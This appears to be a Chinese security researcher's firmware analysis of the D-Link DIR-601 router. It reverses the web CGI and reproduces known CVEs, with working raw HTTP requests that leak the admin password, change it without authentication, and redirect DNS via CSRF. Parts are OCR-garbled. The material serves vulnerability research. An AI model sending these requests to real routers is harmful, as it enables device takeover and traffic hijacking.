dir-601固件分析

信息搜集

固件名: DIR601B1_FW202NAb01.bin

• 型号: dir-601


• 版本: FW202NAb01

• 官网: https://www.DLINK.com/

• 测试环境: Ubuntu 22.04

binwalk -Me解包

进入squashfs文件系统



firmwalk进行枚举

```
----- admin -----
/mnt/services
/mnt/nvram.default
/mnt/shadow
/mnt/passwd
/mnt/www/xml/hints.xml
/mnt/www/xml/help.xml
/mnt/www/xml/lang.xml
/mnt/www/xml/msg.xml
/mnt/www/rt/login_real.htm
/mnt/www/rt/support_men.htm
/mnt/www/rt/wizard_default.htm
/mnt/www/rt/st_routing.htm
/mnt/www/rt/support_tools.htm
/mnt/www/rt/wizard_wan.htm
----- root -----
/lib/libip6tc.so.0.0.0
/lib/libip4tc.so.0.0.0
/lib/pppd/2.4.4/rp-pppoe.so
/lib/libavahi-core.so.7.0.2
/sbin/ip
/sbin/igmpproxy
/sbin/tc
/sbin/pppoe-relay
/sbin/clink
/sbin/dnsmasq
/sbin/avahi-daemon
/sbin/inadyn
/sbin/miniupnpd
/sbin/pppd
```

```
/usr/sbin/hostapd
/usr/bin/wan_manager
/usr/bin/lighttpd
/usr/bin/my_cgi.cgi
/mnt/lighttpd/lighttpd.conf
/mnt/shadow
/mnt/passwd
/mnt/www/xml/html_info.xml
/mnt/www/xml/hints.xml
/mnt/www/xml/help.xml
/mnt/www/xml/lang.xml
/mnt/www/xml/rule_num.xml
/mnt/www/xml/msg.xml
/mnt/www/rt/tools_admin.htm
/mnt/www/js/public.js
/mnt/group
/bin/busybox
----- password -----
/lib/libuClibc-0.9.30.so
/lib/pppd/2.4.3/openl2tp/ppp_unix.so
/sbin/msmtp
/sbin/inadyn
/sbin/pppd
/usr/sbin/hostapd
/usr/bin/widgetd
/usr/bin/my_cgi.cgi
/usr/bin/daemon_manager
/mnt/www/xml/hints.xml
/mnt/www/xml/help.xml
/mnt/www/xml/lang.xml
/mnt/www/xml/msg.xml
/mnt/www/rt/wireless.htm
/mnt/www/rt/tools_email.htm
/mnt/www/rt/tools_admin.htm
/mnt/www/rt/login_real.htm
/mnt/www/rt/tools_ddns.htm
/mnt/www/rt/wan_pptp.htm
/mnt/www/rt/wan_12tp.htm
/mnt/www/rt/wizard_default.htm
/mnt/www/rt/wan_poe.htm
/mnt/www/rt/wizard_wan.htm
/mnt/www/js/public.js
/mnt/www/js/jquery-1.4.2.min.js
/mnt/wpa2/hostapd.eap_user
/bin/busybox
----- passwd -----
/lib/libuClibc-0.9.30.so
/sbin/msmtp
/sbin/pppd
/usr/bin/mailosd
/mnt/services
/mnt/nsswitch.conf
----- pwd -----
```



```
/lib/libuClibc-0.9.30.so
/lib/pppd/2.4.3/openl2tp/ppp_unix.so
/sbin/udhcpd
/sbin/ip
/sbin/igmpproxy
/sbin/dnsmasq
/sbin/inadyn
/sbin/miniupnpd
/sbin/pppd
/usr/sbin/hostapd
/usr/sbin/wpatalk
/usr/sbin/openl2tpd
/usr/bin/lighttpd
/usr/bin/wlan_manager
/mnt/lighttpd/modules.conf
/mnt/lighttpd/lighttpd.conf
/mnt/www/xml/html_info.xml
/mnt/miniupnpd.conf.old
/bin/busybox
         ----- credentials -----
/lib/libavahi-core.so.7.0.2
/mnt/www/xml/help.xml
################################# lighttpd
/usr/bin/lighttpd
/tmp/log/lighttpd
/mnt/lighttpd
   ------cgi ------
/usr/sbin/my_cgi.cgi
```

服务由lighttpd启动

```
lighttpd: ELF 32-bit MSB executable MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped iotelot-virtual-machine: /dustine/ highlight mines / highl
```

关键性cgi: my_cgi.cgi

查找未授权访问页面

用自己写的脚本enumUnauth 枚举后得到

未授权查看系统信息

```
Not secure | 192.168.0.1/my_cgi.cgi?0.7543305713163453

Firmware Version: ver2.02NAb01
Firmware Date: Tue, 11 Nov 2014
```

KERNEL: 2.6.31, Build: 0035, Date: Tue, 28, Jun, 2011 Application: 1.0, Build: 0179, Date: Mon, 16, Jan, 2012

WLAN Version: ap121-9.2.0.312, Build: 0002, Date: Wed, 7, Dec, 2011

Wireless Domain: 0x06

SSID: dlink

WAN MAC: 00:00:00:00:00:00 LAN MAC: 00:00:00:00:00:00 WLAN MAC 0: 00:00:00:00:00:00

WLAN 0 Channel List: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11

Default: 0

checksum: 0x0DF20000

HW Ver: B1

Language: DEFAULT

Language-Version: ver0.00b00 Language-Checksum: 0x00000000

CONFIG VERSION: 1.02

启动项分析

rcS 文件

```
mkdir -p /var/firm
mkdir -p /var/log
mkdir -p /var/misc
mkdir -p /var/run
mkdir -p /var/sbin
mkdir -p /var/tmp
mkdir -p /tmp/var

# Start system_manager and tftpd as background processes
system_manager & // 启动system_manager后台进程
tftpd & // 启动tftpd后台进程
```

IDA二进制查看system_manager文件

```
nop
        $t9, init_queue_list
la
nop
jalr
       $t9 ; init_queue_list
nop
lw
       $gp, 0x18+var 8($sp)
nop
       $t9, init_system
la
nop
        $t9    init_system
jalr
nop
```

初始化系统

```
int init_system()
                          // 载入程序入口(可能是某些配置或程序初始化)
 load_entry();
 init_gpio();
                          // 初始化GPIO (通用输入输出)接口
                          // 使用系统命令执行某个未知的操作,传入两个参数(字符串
 system("%s %s");
形式)
 system("%s %s");
                          // 同上,执行另一个未知的操作,传入两个参数
                          // 设置系统信息
 set_system_info();
 set_network_bridge();
                         // 设置网络桥接
                          // 设置主机名(设置设备或系统的主机名)
 set_host_name();
                          // 休眠5秒,等待一些操作完成(`5u`表示5的无符号整数,单
 sleep(5u);
位为秒)
 byte_41393C = get_port_1ink_status("eth0", 4); // 获取指定网络接口(eth0)的端口链
接状态
                         // 初始化管理器
 init_managers();
                  // 初始化Web服务器(启动一个Web服务,提供Web接口)
 init_web_server();
 system("switch_notifier &"); // 启动一个名为 `switch_notifier` 的后台进程
```

```
return system("wan_led_control &"); // 启动一个名为 `wan_led_control` 的后台进程,
并返回其执行结果
}
```

进入init_web_server函数

lighttpd就是这样起来的,在查看更新用户配置的函数update_lighttpd_user_conf()

```
FILE *update_lighttpd_user_conf()
          // 用于内存分配的指针
 void *v0;
                // 循环计数器
 int i;
 // 用于存储计算的偏移量
 char *v4;
                // 辅助字符串指针
                // 比较结果
 int v5;
 const char *v6;
                // 中间件对象数据指针
                // 返回的文件指针
 FILE *result;
 FILE *v8;
                // 文件指针
 void *ptr[5];
                // 中间件对象数组
                // 辅助整数数组
 int v10[5];
                // 存储 admin_user_name 的缓冲区
 char v11[36];
 char v12[36];
                // 存储 admin_user_pwd 的缓冲区
                // 存储最终写入文件的格式化字符串
 char v13[80];
 // 初始化缓冲区
 memset(v11, 0, 0x21u); // 清空 v11
 memset(v12, 0, 0x21u); // 清空 v12
 // 创建中间件对象
 create_midware_obj(ptr); // 初始化中间件对象,存储在 ptr[0] 中
 v0 = malloc(0x5CBA0u); // 分配约374 KB的内存并赋给 v0
 ptr[0] = v0;
             // 将分配的内存地址存储在 ptr[0] 中
 // 处理中间件对象中的数据
```

```
if (v0)
   {
    memset(v10, 0, sizeof(v10)); // 清空辅助整数数组
    // 查找 admin_user 的配置值
    if (!((int (__fastcall *)(int *, const char *, _DWORD, void *))ptr[1])(v10,
 "admin_user", 0, v0))
    {
      // 循环处理中间件对象数据
      for (i = 0; ++i)
        v6 = (const char *)ptr[0]; // 获取中间件对象数据指针
        if (i >= *((_DWORD *)ptr[0] + 1)) // 判断是否超出数据项数量
          break:
        v2 = 633 * i; // 计算偏移量
        if (strcmp((const char *)ptr[0] + 633 * i + 8, "admin_user_name")) // 检
 查是否为 admin_user_name
          v5 = strcmp(&v6[633 * i + 8], "admin_user_pwd"); // 检查是否为
 admin_user_pwd
          v4 = v12; // 设置辅助指针为 v12
          if (v5) // 如果不是 admin_user_pwd,则继续下一个循环
           continue;
          v3 = &v6[v2 + 40]; // 设置 v3 指向 admin_user_pwd 的值
        }
        else
        {
          v3 = &v6[v2 + 40]; // 设置 v3 指向 admin_user_pwd 的值
          v4 = v11; // 设置辅助指针为 v11
        }
        strcpy(v4, v3); // 复制值
      }
    }
    free(ptr[0]); // 释放内存
   // 打开或创建文件 /etc/lighttpd/lighttpd.user
   result = fopen("/etc/lighttpd/lighttpd.user", "w");
   v8 = result;
   if (result)
    // 格式化要写入的字符串
    memset(v13, 0, sizeof(v13)); // 清空 v13
    sprintf(v13, "%s:%s", v11, v12); // 格式化 admin_user_name:admin_user_pwd
    fputs(v13, v8); // 将格式化字符串写入文件
    return (FILE *)fclose(v8); // 关闭文件并返回结果
   return result; // 返回文件指针(或者 NULL 如果打开文件失败)
 }
```

漏洞复现

CVE-2018-5708 信息泄露

POC

在发往my_cgi.cgi的数据包中结合加入 request=load_settings&table_name=admin_user 即可返回 XML格式的用户名密码

可以看出是参数admin_user把整个table都读出来了

由于发往my_cgi.cgi的数据包是在登录页面login_real.htm中抓到的

```
POST /my_cgi.cgi?0.3397064645964156 HTTP/1.1
Host: 192.168.0.1
Content-Length: 73
Jser-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Drigin: http://192.168.0.1
Referer: http://192.168.0.1/back.htm
Accept-Encoding: gzip, deflate, br
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

request=no_auth&request=load_settings&table_name=fw_ver&table_name=hw_ver
```

分析login_real.htm代码

```
*Untitled Document 1 × tools_system.htm × login_real.htm

if (which_key == 13){ //click the "Enter" Key can also browse web gut send_request();
}

</script>
</head>
<body onLoad="get_login_info('no_auth', 'get_restore_default', 'create_auth_pic', 'graph_auth', 'fw_ver', hw_ver')">

<div id="outside">
</div id="outside">
```

```
POST /my_cgi.cgi?0.42868205431214634 HTTP/1.1

Host: 192.168.0.1

Content-Length: 78

User-Agent: Mozilla/5.0 (X11; Linux x86_64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: http://192.168.0.1

Referer: http://192.168.0.1/login_real.htm

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

request=no_auth&request=load_settings&table_name=no_auth&table_name=admin_user
```

那么在后台参数又是如何传递的呢?

打开IDA

找到load_settings函数

```
int __fastcall load_settings(_DWORD *a1, const char *a2, int a3, int a4)
 int v8; // $s3
 int v9; // $a1
 void (*v10)(void); // $t9
 int wireless_enable; // $a1
 int wan_type; // $a1
 output xml header();
 V8 = 0;
 printf("<root>");
 print_user_level(a4);
 while (v8 < a3)
   if ( strcmp(a2 + 32, "none") && strcmp(a2 + 32, "no_auth") )
     if ( !strcmp(a2, "which_page") )
       v9 = atoi(a2 + 32);
       ((void (__fastcall *)(_DWORD *, int))print_log_messages)(a1, v9);
       goto LABEL_81;
     if ( !strcmp(a2 + 32, "fw_ver") )
       v10 = (void (*)(void))print_fw_ver;
_ABEL_72:
       v10();
```

可以看到先检查了有没有no_auth参数

然后一步一步查看table_name是否匹配

```
if ( strcmp(a2 + 32, "igmp_member") )
{
   if ( strcmp(a2 + 32, "get_restore_default") )
   {
      if ( !((int (__fastcall *)(int *, const char *, _DWORD, _DWORD))a1[1])(&reading_file, a2 + 32, 0, *a1) )
      print_table_info(a2 + 32, *a1);
   }
   else
```

走到这里的时候,假设table_name=admin_user 一直没有匹配的情况下,执行了这条。感觉IDA不是很准,打开Ghidra

分析该代码

```
iVar1 = (*(code *)param_1[1])
(&reading_file,ivar4,0,*param_1);
//这行代码的作用是调用一个通过 param_1[1] 指针指向的函数,并将其返回值赋给 iVar1。具体函数的功能和返回类型需要根据 param_1 的定义和对应函数的实现来确定。
#!/bin/bash

while true
do
    clear
    ps aux
    sleep 1
done
```

这里应该是调用param_1[1] 指针指向的函数,执行readingfile操作,找的是那个文件呢?

在文件结构中搜索admin_user_pwd

```
iot@iot-virtual-machine:-/gujian/_DIR60181_FW202NAb01.bin.extracted/squashfs-root$ grep -r "admin_user_pwd"
grep: usr/bin/widgetd: binary file matches
grep: usr/bin/system_manager: binary file matches
grep:dusr/bin/my_cgi.cgi: binary file matches
mnt/nvram.default:admin_user_tbl=0/admin_user_name/admin_user_pwd/admin_level
unt/nvram.default:admin_user_tbl=0/admin_user_name/sdmin_user_pwd/admin_level
```

默认的用户名密码被存在nvram_default中

FirmAE进shell查找未果

```
# find . -name "nvram default"
find: ./proc/2859: No such file or directory
′# find . -name "nvram default"
 # find . -name "nvram.default"
./etc/nvram.default
./mnt/nvram.default
./var/etc/nvram.default
/ # cat ./etc/nvram.default|grep admin
admin user tbl=0/admin user name/admin user pwd/admin level
admin user name=admin
admin user pwd=
admin level=1
/ # cat ./var/etc/nvram.default|grep admin
\admin user tbl=0/admin user name/admin user pwd/admin level
admin user name=admin="20" maxlength="15">
admin user pwd=
admin level=1
/ # cat ./mnt/nvram.default|grep admin
admin user tbl=0/admin user name/admin user pwd/admin level
admin user name=admin
admin user pwd=
admin level=1
```

```
/www/xml # mount
/dev/sdal on / type ext2 (rw,relatime,errors=continue)
/proc on /proc type proc (rw,relatime)
none on /var type ramfs (rw,relatime)
none on /etc type ramfs (rw,relatime)
none on /www type ramfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
tmpfs on /tmp type tmpfs (rw,relatime)
tmpfs on /firmadyne/libnvram type tmpfs (rw,sync,nosuid,noexec,relatime)
```

2. mount -t tmpfs tmpfs /dev

- 目的: 挂载 tmpfs 文件系统到 /dev 目录。
- 解释: tmpfs 是一个基于内存的文件系统,数据存储在内存中而不是磁盘上。挂载 tmpfs 到 /dev 目录是为了在内存中创建一个设备文件系统,提供更快的访问速度。

3. mkdir -p /dev/pts

- 目的: 创建 /dev/pts 目录。
- 解释: /dev/pts 是伪终端设备的挂载点。mkdir -p 确保目录存在,如果不存在则创建。

4. mount -t devpts devpts /dev/pts

- 目的: 挂载 devpts 文件系统到 /dev/pts。
- 解释: devpts 文件系统是伪终端设备文件系统,管理伪终端设备 (pseudo-terminal devices)。挂载到/dev/pts 后,系统可以管理伪终端设备文件。

5. mkdir -p /dev/net

- 目的: 创建 /dev/net 目录。
- 解释: /dev/net 目录通常用于存放网络设备的特殊文件。mkdir -p 确保目录存在,如果不存在则创建。

6. udevd --daemon

- 目的: 启动 udevd 守护进程。
- 解释: udevd 是设备管理守护进程,负责管理设备文件的创建、删除和设备事件的处理。使用 --daemon 选项启动该进程,使其在后台运行。

CVE-2018-10641

D-Link DIR-601 A1 1.02NA 设备不需要旧密码即可更改密码,密码以明文形式进行。

拥有网络访问权限,尽管未经身份验证,攻击者可以确定用户名和密码。通过代理或 MITM 访问配置主机访问 的 URL,用户名和密码以 BASE64 编码传递以进行登录,并以明文形式传递以重置密码。注意: 重置管理员密码不需要当前密码。

这里使用的是版本是 2.02NA 但该漏洞仍然存在。

web页面修改密码并抓包

Product Page : DIR-6				Hardware Version : B1 F	Firmware Version : 2.02NA	
D-Lin	K				=	
DIR-601	SETUP	ADVANCED	TOOLS	STATUS	SUPPORT	
ADMIN	ADMINISTRATOR	ADMINISTRATOR SETTINGS				
SYSLOG SYSTEM FIRMWARE DYNAMIC DNS	The 'admin' and 'user'accounts can access the management interface. The admin has read/write access and can mange passwords, while the user has read-only access. By default there is no password configured. It is highly recommended that you create a password to keep four outer secure. Save Settings Don't Save Settings				For security reasons, it is recommended that you change the password for the Admi and User accounts. Be sure to write down the new and passwords to avoid having to reset the router in case they are forcetted.	
YSTEM CHECK CHEDULES	ADMIN PASSWORD Please enter the same password into both boxes, for confirmation. Password: Verify Password:				forgotten. Enabling Remote Management, allows you or others to change the router configuration from a computer on the Internet. Choose a port to open for remote	
	Please enter the sa	me password into both boxe Password :	es, for confirmation.		management. Select a filter that controls access as needed for this admin port. If you do not see the filter you need in the list of filters, go to the	
	SYSTEM NAME Gateway Name: DIR-601				Advanced Inbound Filter screen and create a new filter. More	
	ADMINISTRATION Enable Graphical Authentication : Enable Remote Management : Remote Admin Port : Remote Admin Inbound Filter : Allow All > Details : Allow_All					
DIRELESS						
Host: 192.168.0.1 Content-Length: 26 Seer-Agent: Mozill Gecko) Chrome/127. Content-Type: appl Green: */* Corigin: http://192 Referer: http://192 Referer: http://sccept-Encoding: g Greent-Encoding: g Greent-Language: e Connection: close Request=update_ent Greent-Encodete_ent Greent-Encodete	0.17187552205421386 85 8.a/5.0 (X11; Linux x 0.0.0 Safari/537.36 1.ication/x-www-form- 1.168.0.1 102.168.0.1/tools_adm 1.zip, deflate, br 1.en-US,en;q=0.9 1.ry&table_name=admir 1.ry&table_name=syste	:86_64) AppleWebKit/537. 6 Edg/127.0.0.0 urlencoded	⇒ Nn ≡ 36 (KHTML, like ar_pwd=admin3& bIR-601&request= =0&request=	Response Pretty Raw Hex 1 HTTP/1.1 200 OK 2 Content-type: text, 3 Connection: close 4 Date: Sat, 01 Jan; 5 Server: lighttpd/1 6 Content-Length: 86 7 8 xml version="1.0</td <td>2011 00:48:56 GMT .4.28 " encoding="UTF-8"?></td>	2011 00:48:56 GMT .4.28 " encoding="UTF-8"?>	

将admin_user_pwd修改,发包并修改成功。后进入web页面用密码admin3正常**登录成功** 观察这个包

```
POST /my_cgi.cgi?0.17187552205421389 HTTP/1.1

Host: 192.168.0.1

Content-Length: 285
```

User-Agent: Mozilla/5.0 (X11; Linux x86_64) ApplewebKit/537.36 (KHTML, like

Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

Content-Type: application/x-www-form-urlencoded

Accept: */*

Origin: http://192.168.0.1

Referer: http://192.168.0.1/tools_admin.htm

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US, en; q=0.9

Connection: close

 $request=update_entry\&table_name=admin_user\&rowid=0\&admin_user_pwd=123456\&request=update_entry\&table_name=system\&rowid=0\&gateway_name=DIR-$

 $601\&request=update_entry\&table_name=graph_auth\&rowid=0\&graph_auth_enable=0\&request=update_entry\&table_name=remote_management\&rowid=0\&remote_enable=0$

除了一个可以随意变换的时间戳之外,没有任何对当前用户是否登录的校验,并且密码居然使用明文传输。

因此攻击者可以在不登陆的情况随意修改路由器密码。

CVE-2018-12710

An issue was discovered on D-Link DIR-601 2.02NA devices. Being local to the network and having only "User" account (which is a low privilege account) access, an attacker can intercept the response from a POST request to obtain "Admin" rights due to the admin password being displayed in XML.

和CVE-2018-10641一样

CVE-2019-16326

D-Link DIR-601 B1 2.00NA devices have CSRF because no anti-CSRF token is implemented. A remote attacker could exploit this in conjunction with CVE-2019-16327 to enable remote router management and device compromise. NOTE: this is an end-of-life product.


CSFRF漏洞

这个洞相第二个未验证修改密码的进一步应用


首先通过信息泄露获取admin的密码登录进入

然后修改dns和admin密码, 抓包

修改密码的包:



修改dns的包:



把两个包的参数一结合,发包,您猜怎么着

```
Request
                                                                            Response
                                                                             Pretty Raw
1 POST /my_cgi.cgi?0.8578180010115546 HTTP/1.1 2 Host: 192.168.0.1
                                                                             1 HTTP/1.1 200 OK
                                                                             2 Content-type: text/xml
                                                                             3 Connection: close
3 Content-Length: 593
 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
                                                                             4 Date: Sat, 01 Jan 2011 01:34:04 GMT
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
                                                                             5 Server: lighttpd/1.4.28
                                                                             6 Content-Length: 86
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
                                                                             8 <?xml version="1.0" encoding="UTF-8"?>
7 Origin: http://192.168.0.1
                                                                                 <root>
8 Referer: http://192.168.0.1/tools_admin.htm
                                                                                    <redirect_page>
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
                                                                                      back
                                                                                    </redirect page>
                                                                                  </root>
11 Connection: close
L2
13 request=update_entry&table_name=admin_user&rowid=0&
  admin_user_pwd=123456&request=update_entry&table_name
   system&rowid=0&gateway_name=DIR-601&request=update_entry
  &table_name=graph_auth&rowid=0&graph_auth_enable=0&request=update_entry&table_name=remote_management&rowid=
   0&remote_enable=0&request=update_entry&table_name=
   wan_settings&rowid=1&wan_type=1&enable_advanced_dns=0&
  wan_mac=00:00:00:00:00:00&primary_dns=1.2.3.4&
  secondary_dns=1.2.3.4&request=update_entry&table_name=
wan_static&rowid=1&static_ip_addr=192.168.0.1&
static_subnet_mask=255.255.255.0&static_gateway=
   192.168.0.1&static_mtu=1500
```

修改成功

IP Address: 192.168.0.1

Subnet Mask: 255.255.255.0

Default Gateway: 192.168.0.1


Primary DNS Address: 1.2.3.4

Secondary DNS Address: 1.2.3.4

MTU: 1500 (bytes)MTU default MAC Address: 00:00:00:00:00:00

Clone Your PC's MAC Address

burp生成poc



模拟攻击成功



This XML file does not appear to have any style information associated with it. The

```
▼<root>
    <redirect_page>back</redirect_page>
    </root>
```

这个csrf属实是脱裤子放屁

理论上这种未授权修改可以直接生成exp,打公网上任何一台该版本的机器,还需要用户去点击你的小链接?这也能交CVE?。。。。

CVE-2019-16327

D-Link DIR-601 B1 2.00NA devices are vulnerable to authentication bypass. They do not check for authentication at the server side and rely on client-side validation, which is bypassable. NOTE: this is an end-of-life product.

₩CVE-2019-16327漏洞-2019-16327细节

描述

D-Link DIR-601 B1 2.00NA 设备容易受到身份验证绕过的影响。它们不在服务器端检查身份验证,而是依赖于客户端验证,而客户端验证是可以绕过的。注意:这是报废产品。



对公告、解决方案和工具的引用

通过选择这些链接,您将离开 NIST 网站空间。我们提供这些链接到其他网站,因为它们可能有您会感兴趣的信息。不应根据其他网站的情况进行推论是否引用此页面。可能还有其他网站更适合您的目的的网站。NIST确实如此 不一定赞同所表达的观点,或同意 这些网站上提供的事实。此外,NIST没有认可任何可能在上提及的商业产品 这些网站。请将有关此页面的评论发送给nvd@nist.gov。

超链接	资源
https://0x62626262.wordpress.com/2019/12/24/dlink-dir-601-router-authentication-bypass-and-csrf/	利用(第三方咨询)

点进去还是上面那哥们提交的,超链接都是同一个,纯属CVE混子,**一个2018年**的未授权的漏洞硬生生让他整了**两个2019**的cve编号。

Exploit and POC:

